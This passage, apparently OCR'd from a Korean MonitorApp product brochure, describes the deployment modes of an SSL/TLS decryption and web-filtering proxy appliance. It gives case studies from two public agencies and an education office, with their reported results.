- 네트워크 경로상에 Bridge 형태로 In-line 구성
- IP가 없는 Transparent Proxy Mode로 작동
- TLS Active 및 Passive 지원




Forward Proxy

- 운영 모드: Forward Proxy
- 물리적 구성: Out-Of-Path
- 분산 배치 되어 있는 다양한 클라이언트들에 대한 광범위 보호 제공 (시스템 물리적 위치와 무관)
- TLS Passive 지원(Active 미 지원)



구축사례 (G 공공기관)



Overview

- 악성코드 감염으로부터 내부 사용자의 안정성과 보안강화
- 카테고리 필터 기반 비 업무 사이트 접속 차단

Deployment

- In-line 구성 (산하기관 집선 네트워크 상단에 구축)
- Transparent Proxy 모드


Effectiveness

- 기존 네트워크 모든 환경 구성 유지(환경 설정 변경 불필요)
- 구축 이후 악성코드 감염 사례 미 발생
- 월 평균 비 업무 사이트 접속 시도율 28% 감소

Main Policy

- 카테고리 필터

구축사례 (N 공공기관)



Overview

- 상급 기관 차단권고 URL 목록 정기적 업데이트
- 카테고리 필터 기반 비 업무 사이트 접속 차단
- 사용자별 비 업무/우회 어플리케이션 현황 모니터링

Deployment

- Out-of-path 구성 (Mirroring 모드)
- B/B Switch 미러링 설정을 통해 트래픽 수신 및 차단 트래픽 송신


Effectiveness

- 상급 기관 차단권고 URL 목록 99% 차단
- 비 업무/우회 어플리케이션 설치 사용자 목록 확보 및 삭제

Main Policy

- 예외 URL 필터, 카테고리 필터
- 어플리케이션 제어

구축사례 (J 교육청)



Overview

- 대용량 암호화 트래픽 구간 및 LACP 환경 지원
  (네트워크 트래픽 10G 이상, 암호화 트래픽 5G 이상)
- APT 솔루션 및 유해사이트 차단 솔루션에 암호화 트래픽 가시성 제공

Deployment

- 각 보안 시스템 별 복호화 트래픽 전송용 인터페이스, 차단 트래픽(페이지) 수신 용 인터페이스 연결
- 인증서 자동 배포 페이지 Redirect 기능 활성화

Effectiveness

- 기존 네트워크 구성 변경 없이 사용자 인터넷 구간 내 대용량 암호화 트래픽 가시성 확보
- 내부 사용자에게 RST 패킷을 통한 단순 세션 차단방식에서 악성/비 업무 사이트 접속 시 차단페이지 제공을 통한 차단 근거 가시성 제공
- HTTPS 트래픽 외 SSL/TLS 암호화된 사용자 어플리케이션 유형(KakaoTalk, GoogleDocs, Skype 등) 모니터링

THANK YOU

㈜모니터랩 | 주소 : 서울시 구로구 디지털로 27가길 27 아남빌딩 8,9층 08375 | Tel : 02-749-0799 | Fax : 02-749-0798 | Web : www.monitorapp.com
E-mail : sales@monitorapp.com | 사업자등록번호 : 214-87-66413 |